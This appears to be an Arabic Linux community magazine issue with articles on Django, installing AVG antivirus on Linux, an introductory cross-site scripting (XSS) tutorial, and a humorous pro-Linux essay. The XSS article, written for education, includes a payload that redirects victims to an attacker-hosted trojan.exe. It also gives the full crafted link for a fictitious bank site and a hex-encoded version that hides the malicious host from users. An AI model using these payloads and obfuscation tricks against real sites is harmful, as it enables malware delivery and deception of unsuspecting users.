فبالطريقة التقليدية، عندما يقوم المبرمج ببناء تطبيق جديد، نجد أنه يقوم بكتابته من الصفر؛ فيعمل على كتابة مجموعة من الشفرات الأساسية، مثل الفصائل Classes المسئولة عن الاتصال بقاعدة البيانات، والطريقة التي سيتلقى بها الاستجابة عن طلبه للموقع والعديد من الأمور التقليدية الأخرى. وعندما جاءت إطارات العمل وفرت كل الوقت المهدر في كتابة هذه الأساسيات؛ فهي تعطي المبرمج الأساس اللازم لبناء أي تطبيق، فيكون الاهتمام مُنصبًا على مميزات التطبيق بجانب شكله النهائي، مما يساعد على إنتاج تطبيق قوي بجانب السرعة في إنتاج التطبيقات المختلفة.

إطارات عمل عديدة



توجد العديد من إطارات العمل التي تمت كتابتها بلغات برمجة مختلفة؛ حيث يتم كتابة الإطار بإحدى اللغات، وكتابة الأوامر بداخله بنفس اللغة.
يمكن، على سبيل المثال، ذكر إطارات العمل التالية:
- Ruby On Rails: أحد أشهر وأقوى إطارات العمل التي تمت كتابتها بلغة Ruby.
- **Catalyst**: إطار عمل تمت كتابته باستخدام لغة Perl.
- Grails: إطار عمل تمت كتابته باستخدام لغة Groovy.
- CakePHP: إطار عمل تمت كتابته اعتمادًا على لغة PHP، ويمثل الخيار الأساسي لكل مستخدمي PHP.

Django

Django، هو أحد إطارات العمل المفتوحة المصدر التي صُممت بلغة Python. القصة بدأت عندما احتاج فريق The World Online -وهي شركة مسئولة عن تصميم وصيانة العديد من المواقع الإلكترونية للجرائد المطبوعة ومواقع أخرى مختلفة- إلى تصميم تطبيق يتيح لتلك المواقع عرض أخبارها بصورة سريعة ومنظمة؛ فكانت هذه الفكرة هي النواة التي عن طريقها تم تصميم Django.
بدأ العمل في كتابة الإطار -والذي كان نتاج العديد من التطبيقات مع جمع الأكواد المتشابهة وإعادة صياغتها- في أواخر العام ٢٠٠٣، على يد كل من Adrian Holovat, Simon Willison, Jacob Kaplan, Wilson Miner، عندما تركوا PHP وبدأوا في الاعتماد على Python في تطوير تطبيقات "ويب"، وأصبحوا الفريق المسئول عن تطوير الإطار. وتم تصميم العديد من مواقع الجرائد الإلكترونية اعتمادًا عليه.
أُطلقت أول أول إصدارة من الإطار في عام ٢٠٠٥ كإطار مفتوح المصدر، وأطلق على هذا الاسم نسبة إلى عازف جيتار يحمل نفس الاسم.
وكنتيجة لإطلاق Django كإطار مفتوح المصدر؛ كان لا بد من اعتماده على مشاريع مفتوحة المصدر أخرى حتى يتمكن الإطار من إنجاز العمل بأكمله، فتم الاعتماد على خادم "ويب" Apache، بجانب نظام إدارة قواعد البيانات **PostgresQL** -أيضًا بإمكانك استخدام كل من Oracle, SQLite, MySQL-؛ ليظهر في النهاية إطارًا قويًا يتمتع بالثبات؛ حيث استخدمته شركة The World Online لمدة ثلاث سنوات في جميع المواقع التي كانت تقوم بتصميمها.

مجموعة من المواقع تم استخدام Django في تصميمها

بالطبع، كنتيجة لقوة الإطار، فقد تم الاعتماد عليه في تصميم العديد من المواقع الشهيرة، والتي وصلت -لحظة كتابة هذه المقالة- إلى حوالي ١٤٢٦ موقعًا. منهم:
Archlinuxfr.org: وهي الواجهة الفرنسية للتوزيعة Archlinux -إحدى أشهر توزيعات "لينوكس" وأقواها-.
ChessPark.com: محبي لعبة الشطرنج، يستطيعون الدخول إلى هذا الموقع، والتسجيل فيه، والقيام باللعب مباشرة مع الأعضاء الآخرين.
Rst2a.com: موقع فكرته جميلة -لكن ليست مشهورة إلى حد كبير-؛ فأنت تقوم بكتابة نص معين بداخل مربع الحوار في الموقع، ثم تختار إما أن تحوله إلى ملف بصيغة PDF أو HTML. وهو لا يدعم اللغة العربية -للأسف-.
Wegoeat.com: هذا الموقع يهم كل من يود زيارة Hawaii، خاصة إذا كنت تريد البحث عن مطعم مناسب لك؛ فهو يقدم عناوين المطاعم، وأرقام الهواتف الخاصة بها، وأماكنها اعتمادًا على GoogleMaps.

بإمكانك الاطلاع على مجموعة المواقع التي تم تصميمها اعتمادًا على هذا الإطار عبر موقع DjangoSites، كما بإمكانك إضافة المزيد من المواقع التي تعتمد على الإطار، إذا لم تكون موجودة ضمن مجموعة المواقع.

روابط تخص الإطار

هناك بعض المواقع الأساسية التي لا بد من زيارتها لكل من يود التعرف على الإطار بصورة أكبر. وهي:

Djangoproject.com: الموقع الرسمي للإطار. يحتوي على روابط فرعية لكيفية تحميل الإطار واستخدامه.

DjangoBlog: المدونة الرسمية للإطار. بإمكانك وضعها في قارئ الخُلاصات لديك RSS Reader لمعرفة آخر أخبار الإطار.

DjangoBook: بالطبع إذا كنت مبرمج "بايثون" فأنت تود تجربة الإطار، ولتجربته يجب أن تتعلم كيفية كتابة الأوامر المختلفة الخاصة به. للقيام بذلك قم بزيارة هذا الموقع فهو عبارة عن كتاب مجاني يشرح كل شيء في الإطار وبدقة شديدة.

DjangoCode: في هذا الموقع بإمكانك الاطلاع على الكود المصدري الذي تم كتابة الإطار به.

DjangoSearch: موقع مهم جدًا؛ فهو عبارة عن محرك بحث، تبحث به عن أي شيء يخص الإطار، ويظهر لك نتائج بالعديد من اللغات. منها: الإنجليزية، الفرنسية، الإسابنية والألمانية.

في نهاية المقال أتمنى أن أكون قد وفقت في عرضه بصورة حسنة؛ فإن أخطأت فمن نفسي والشيطان، وإن أصبت فمن الله.



أحصل على نسختك المجانية من مضاد الفيروسات AVG Anti-Virus

للكاتب: أحمد حسن



إذا رغبت في الحصول على مضاد فيروسات قوي ومجاني لتوزيعة "لينوكس" الخاصة بك، توجه إلى العنوان الإلكتروني التالي:

http://free.grisoft.com/ww.download?prd=a

نعم ، إنه برنامج AVG الشهير وبنسخته المجانية الخاصة بأنظمة لينوكس. وقبل أن يستغرب البعض وجود مضاد فايروسات لأنظمة لينوكس الآمنة أقول أن السبب الرئيسي هو تنظيف الأقراص والملفات المصابة بفايروسات ميكروسوفت ويندوز وليس أنظمة لينوكس نفسها !

ستجد من خلال الرابط أكثر من إختيار حسب التوزيعة التي تستخدمها، من ملفات بامتداد rpm الخاص بتوزيعات ريدهات وفيدورا ومثيلاتها، وصولا لملفات بامتداد deb الخاص بتوزيعات ديبيان ومثيلاتها:




Name	Version	Type	Date	Size
Debian based distributions (Debian, Ubuntu) (avg75fld-r51-a1243.i386.deb)	7.5.51	deb	January 21, 2008	47.1 MB
RedHat based distributions (RedHat Linux, Fedora Core) (avg75flr-r51-a1243.i386.rpm)	7.5.51	rpm	January 21, 2008	47.1 MB
SuSE based distributions (SuSE Linux, Novell Linux Desktop) (avg75fls-r51-a1243.i386.rpm)	7.5.51	rpm	January 21, 2008	47.1 MB
Mandriva based distributions (Mandrake Linux,				

إختر النسخة الخاصة بتوزيعتك التي تستخدمها... سأختار **Debian based distribution** لتوزيعتي ubuntu. سيظهر لك بالطبع صندوق يطلب حفظ الملف الذي تقوم بتنزيله كما في الصورة التالية:




من مدير تحميل الملفات في المتصفح "فايرفوكس" إما أن نختار فتح باستخدام **Gdebi Package Installer**, أو نقوم بتحميل الملف على التوزيعة.

بعد التحميل، نقوم بتنصيب البرنامج عن طريق النقر على **Install Package**.



بعد إدخال كلمة المرور، ننتظر حتى يكتمل التنصيب، ثم ننقر على Close:



بعد إكتمال التنصيب، سنجد البرنامج في Applications > AVG for Linux Workstation.

لتحديث البرنامج: سنحتاج إلى صلاحيات المستخدم الجذر Root للقيام بعملية التحديث، لذلك من خلال سطر الأوامر نطبق الأوامر الآتية:

```
raiden@ubuntu:~$ sudo passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
raiden@ubuntu:~$ su
Password:
root@ubuntu:/home/raiden# avgupdate -d
Preparing to download files from 'http://www.grisoft.cz/softw/70/update/'.
Downloading file: avginfo.ctf          [    7270B]
Downloading file: u7avi1328xs.bin      [6181466B]
Downloading file: u7iavi1512w0.bin     [24955940B]
57% [u7iavi1512w0.bin 47% 11.24MB/23.80MB] 592.25KB/s 14s
```

الأمر sudo passwd لعمل كلمة مرور جديدة للمستخدم الجذر -إذا لم تكن قد فعلت ذلك مسبقًا-، ثم لاستخدام سطر الأوامر كمستخدم جذر نطبق الأمر su، وندخل كلمة المرور.
بعد ذلك نطبق الأمر avgupdate -d وستبدأ عملية التحديث.

مقدمة إلى Cross-site scripting : XSS

للكاتب: سامر حداد



عدم مسؤولية: إن كاتب الموضوع وموقع مجتمع لينوكس العربي ينفيان أي مسؤولية تترتب عن أي استخدام غير قانوني لمحتوى هذا المقال. تمت كتابة هذا المقال لأهداف تعليمية فقط.

ما هو الـ XSS ؟

مصطلح XSS أو CSS هو اختصار لجملة Cross-site scripting ، وهي عبارة عن تقنية تستغل تطبيقات و متصفحات الويب والإنترنت لتساعد المخترقين على تنفيذ برامج وسكريبتات على جهاز العميل Client .

ما هي مخاطر الـ XSS ؟

تكمن المخاطر الحقيقية باستخدام المخترقين لهذه التقنية في أن المخترق قد يتمكن من تنفيذ برنامجه الخاص أو سكريبت معين على جهاز العميل فيقوم بفتح منفذ للوصول لجهاز الضحية من خلاله أو يقوم بزرع حصان طروادة Trojan أو أي من برامج الـ Root-Kit ليتمكن من السيطرة الكلية على النظام في جهاز الضحية مستقبلا.

في الوقت الحالي أصبحت متصفحات الإنترنت تتمتع بدرجة عالية من الأمان نسبيا ، حيث أنها تمنع تنفيذ أي سكريبت على جهاز العميل ، بحيث إذا أراد أي برنامج أو سكريبت أن يعدل أو يكتب على ملفات النظام فإنه سيحتاج إلى صلاحيات أعلى أو أن المتصفح سيقوم بمنع هذه العملية مباشرة.

ولكن مع تزايد حجم الثغرات المتعلقة بهذه التقنية فإنه من الضروري أن يقوم المستخدم بتحديث المتصفح الذي يستخدمه أولا بأول لكي يتجنب مخاطر الإصابة. ولكن هذا الأمر ليس بالشائع لدى مستخدمي أنظمة ويندوز الذين يستخدمون نسخة قديمة من متصفح Internet Explorer أو التي جاءت مدمجة مع نظام تشغيله والذي قد يكون مقرصناً من الأساس أو ليس بنسخة أصلية، فلا يتمكن المستخدم من تحديث المتصفح أولا بأول مما يجعله عرضة لمثل هذه الهجمات.


على العكس تماما فإن مستخدمي متصفح فايرفوكس يتمتعون بجميع التحديثات الأمنية أولا بأول ودون أي مقابل.

ولكن كل ما سبق لن يفيد بشيء بتاتاً إن كان المستخدم لا يملك درجة من الوعي تجنبه القيام بالنقر على أي رابط لا يعلم مصدره، حيث أن المخترق قد يكون قد استغل ثغرة XSS في تطبيق الويب المستخدم على الموقع.

كيف تعمل تقنية الـ XSS ؟

سنحاول توضيح آلية عمل هذه التقنية بشكل بسيط من خلال المثال التالي:
عندما يقوم المستخدم بكتابة كلمة معينة في صندوق بحث يتبع لأحد المواقع فإن محرك البحث الخاص في الموقع سيقوم بمعالجة النص الذي تم ادخاله والبحث عن تطابق في قاعدة البيانات.
ولكن ماذا لو كان النص المدخل بالشكل التالي:

```
<script>alert(“linuxac”);</script>
```



الذي سيحصل عندها أن محرك البحث التابع لتطبيق الويب لن يقوم بمعالجة النص لأنه يحوي tag معينة اسمها script ، وسيتركها لتتم معالجتها عن طريق المتصفح الخاص بالمستخدم مما سيؤدي لظهور صندوق حوار كما في الشكل المجاور على جهاز المستخدم:

إن ظهور هذا الصندوق يدل على أن تطبيق الويب المستخدم في الموقع يحتوي على ثغرة XSS .

حسنا، ما الذي حصل بالضبط؟

النص الذي قام بإدخاله المستخدم هو عبارة عن Javascript ولم يقم تطبيق الويب بعملية فلترة له وبقي النص على حاله. وعند وصول الرد من الموقع فإن متصفح المستخدم يقوم ببناء الصفحة عن طريق قراءة كود الـHTML العائد من الموقع لعرضه على الشاشة ، ومن ضمن الأمور التي يقرأها متصفح المستخدم وينفذها السكريبتات المختلفة مثل الـJavascript السابق.

كيف يمكن استغلال ثغرة XSS ؟

إن تقنية XSS تعتبر خطرة بشكل كبير لأن المستخدم يمكن أن يتم تضليله من خلالها بسهولة. حيث يمكن أن يقوم المخترق باستخدام سكريبت اكثر خطورة من alert السابق، فهناك سكريبت مثل user-cookies يمكن أن يستعمل لسرقة ملفات الcookies من جهاز المستخدم ، بالطبع لن أخوض بهذه الأمثلة أكثر.

لكن في المثال الآتي سأقوم بتوضيح كيف يمكن لأي مخترق أن يستغل هذا الأمر ليقوم بإرسال ملف تنفيذي كحصان طروادة مثلا لجهاز المستخدم بخداعه من خلال استخدام الـXSS .

من خلال البحث عن مواقع لنفترض أنك وجدت الموقع التابع لأحد البنوك الرسمية (في آواخر شهر يونيو من العام ٢٠٠٨ تعرضت بنوك HSBC الدولية لاستغلال من خلال تقنية XSS وقع ضحيتها العديد من المستخدمين) ولنفرض أنه www.bankzzz.com والذي يستخدم تطبيق ويب معرض لاستغلال ثغرات XSS . فمن خلال كتابة السطر التالي في صندوق البحث في الموقع:

```
<script>alert("test")</script>
```


ظهر أمامك على الشاشة صندوق يحتوي كلمة test ، مبروك لقد عثرت على موقع يمكن استغلاله!

نقوم بكتابة السكريبت التالي داخل صندوق البحث لنفس الموقع:

```
<script>document.location="http://greyhunterswebsite/trojan.exe";</script>
```

السكريبت السابق يقوم بتحويلك إلى الملف الذي قمت برفعه على موقعي الخاص وقد يكون حصان طروادة مثلا او أي نوع من الفايروسات.

عند تنفيذك للسكريبت السابق سيظهر لك صندوق شبيه بهذا الصندوق:



الآن نقوم بنسخ الرابط بعد النتيجة السابقة من المتصفح والتي ستحول المستخدم إلى الملف مباشرة عند نقره عليه، وسيكون شكل الرابط على النحو التالي:

```
http://www.bankzzz.com/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location=%22http://grey-hunterswebsite/trojan.exe%22;%3C/script%3E
```

كل ما عليك عمله أن تقوم بإرسال الرابط إلى المستخدم موهما إياه بأنه رابط لبرنامج مفيد على سبيل المثال برنامج لمتابعة الأسهم والحقائب المالية مقدم من موقع البنك المعروف bankzzz !!

في العادة فإن المستخدمين يقرأون فقط بداية الرابط وهو في الحالة السابقة موقع موثوق وهو www.bankzzz.com ويقومون بالنقر على الرابط. ويقوم من ثم بتحميل الملف التنفيذي وتثبيته على جهازه الخاص.

لكن البعض الآخر قد يدقق أكثر في الرابط وسيشاهد الجزء الخاص بموقع المخترق ويعرف أن الرابط ما هو إلا رابط وهمي.
لا تقلق! كل ما عليك عمله الآن أن تستخدم أي برامج من نوع URL-Encoders حيث يقوم بإخفاء الرابط بتحويله إلى النظام السادس عشري Hex . حيث سيظهر تقريبا بالشكل التالي:

```
http://%40h%74%74p%3a%2f/
%67re%79hunte%72%2el%69%6eu%78%2ego%6fglepa%67e%73%2e%63%6fm%2ftro%6a%61%6e.%65%78e
```

ثم نستبدله بالموقع الحقيقي لكي يتم خداع المستخدم بشكل كامل.

كيف أحمي نفسي من استغلال ثغرات XSS ؟

لربما تكون الطريقة الأنسب هي بتحديث المتصفحات وتوعية المستخدمين لديك وتنبيههم بعدم فتح اي رسالة بريد الكتروني غير معروفة المصدر، والتأكيد على عدم النقر على أي رابط مهما كان السبب. وتذكر أن العامل البشري والهندسة الإجتماعية التي تحتال على المستخدم وتستغل قلة الوعي هي أهم عوامل الإختراق والتعرض للهجوم والإستغلال الإلكتروني.

خواطر علوش : عشان ماتتضربش على قفاك .. ويندوز دمر حياتي!

للكاتب: فيصل الهذلي



هذه المادة تأتيكم برعاية شركة مايكروسوفت (القابضة) !
حسنا .. ربما تتساءلون عن سر جذوة الحماس هذه ! وعن حق أقول بأني أخشى نضوب بئر النفط هذه التي اشتعلت مرة أخرى بفضل دعمكم , بعد أن كانت قد خبت !

مكثت على ظهر (الدابة) المسماة جورا وظلما وبهتانا بـ(ويندوز) وهي كلمةإفرنجية تعني النوافذ, والحق أن لا نوافذ في ذلك العالم ولا حتى جحرضب, بل هو سرداب لا يقاسمك فيه الهم والغم إلا الثغرات ورسائل من قبيل "قام البرنامج بعملية غير شرعية " !

أقول مكثت على ظهر تلك الدابة سنين عددا , والمحصلة أن إسمي ترأس قائمة " لم ينجح أحد " ! هكذا كانت الحياة في السرداب ! والجدران في ذلك السرداب تروي مآسي ونكبات مستخدمي "ويندوز". فعندما تقرأ أمثال وحكم وعبارات مثل " الصبر جميل " و" اللهم طولك يا روح " و" ربنا على الظالم" ستدرك حينها مدى المعاناة التي يمر بها (الأهالي) هناك .

ولم يقتصر الأمر على ضرب الأمثال والحكم, بل إن مستخدمي "ويندوز" بارعون في تأليف الأحاجي والألغاز ! فخذ عندك على سبيل المثال : ماهوالشي الذي إذا لمسته تكون قد قمت بـ"عملية غير شرعية " .؟!
وإن كنت بارعا في تفسير الأحاجي فخذ عندك هذه : ماهو الشيء الذي تشتريه اليوم وترقـّعه بكرة ؟!
هذا هو حال ثمانين بالمئة من مستخدمي ويندوز ! أما الطائفة "المتنوّرة" في ويندوز فتتباهى بمقدرتها على اكتشاف الثغرات عن طريق أوامر الدوس ! لكن المأساة حينما تصل إلى الحقيقة الفاجعة .. الشق أكبر من الرقعة !
أما الأرستقراطيون هناك فيرسلون أبناءهم إلى المعاهد الراقية التي تقدم شهادات معتمدة من "مايكروسوفت" ليتخرج الإبن برتبة (معالج نصوص) ! وألف إسم الله ويخزي العين !

عندما قررت الهجرة إلى "لينوكس" كنت أعلم بأني أفك قيدي بيدي, لكن لم أكن أدرك مدى الصدمة التقنية التي سأتعرض لها .
وعندما وطأت قدماي أرض الحرية أدركت بأني آخر الواصلين .. لقد وصلت متأخرا جدا !
وصلت إلى "جنو/لينوكس" فوجدت أن جيلا بأكمله قد أفنى عمره في التضحية من أجل الآخرين . وجدت المؤلفات هنا تتحدث عن تطوير الأنظمة, وبناء التوزيعات, وتركيب الحزم .. بينما الناس هناك يتحدثون عن اكتشاف ثغرة أبريل, وسد ثغرة مارس !
ويندوز دمّر حياتي, أخذ مني كل شيء ؛ الوقت, المال, السهر, التعب , وماذا كانت النتيجة ؟ لا شيء إطلاقا ..حتى إنه بخل عليّ بخفي حنين !

الآن أقف مبهورا , أشعر بأني بحاجة إلى أن اخفق رأسي عشرات المرات لأستوعب الأمر .. لقد تحررت من رق مايكروسوفت !ثم ماذا بعد ! أقف الآن أمام عوالم من المعرفة , أشعر بالحيرة , ولا أريد العودة إلى ربق العبودية ! أين كان هذا العالم عني قبل سنين, لماذا وصلت في هذا الوقت المتأخر ؟

اليوم أحمل رسالة سلام ومحبة إلى مستخدمي ويندوز, رسالة (مواطن سابق) ! تحرروا من سردابكم هذا, حطموا قيود الجهل الآن .. أرجوكم أفعلوا ذلك قبل فوات الأوان !
حطموا قيود التبعية , زجوا بأبنائكم في معترك التقنية , كفانا خنوعا, كفانا ركوعا, كفانا مذلة ! لنتحرر من أجل ابنائنا, من أجل مستقبلنا! من أجل أمتنا!

* هامش : هناك كتاب لكاتب مصري يدعى عمر عفيفي بعنوان "عشان ماتتضربش على قفاك" وحفظا للحقوق الأدبية والفكرية جرى التنويه .

فريق عمل المجلة:



رئيس التحرير: سامر حداد GreyHunter

التدقيق اللغوي:

محمود سعيد uxCode

هيئة التحرير:

مؤيد السعدي	alsadi
أنوار سيدام	Al AnWar
علي آل ياسين	Regex
زياد دبش	raptor
فيصل الهذلي	علوش
احمد حسن	Dj.r4iDeN
عرب البوريني	عرب البوريني
كريم عبد المجيد	MutatiON
محمد الخياري	knoppix_dark
أحمد عبدالرحمن	أحمد مصري

تصميم واخراج: سامر حداد GreyHunter

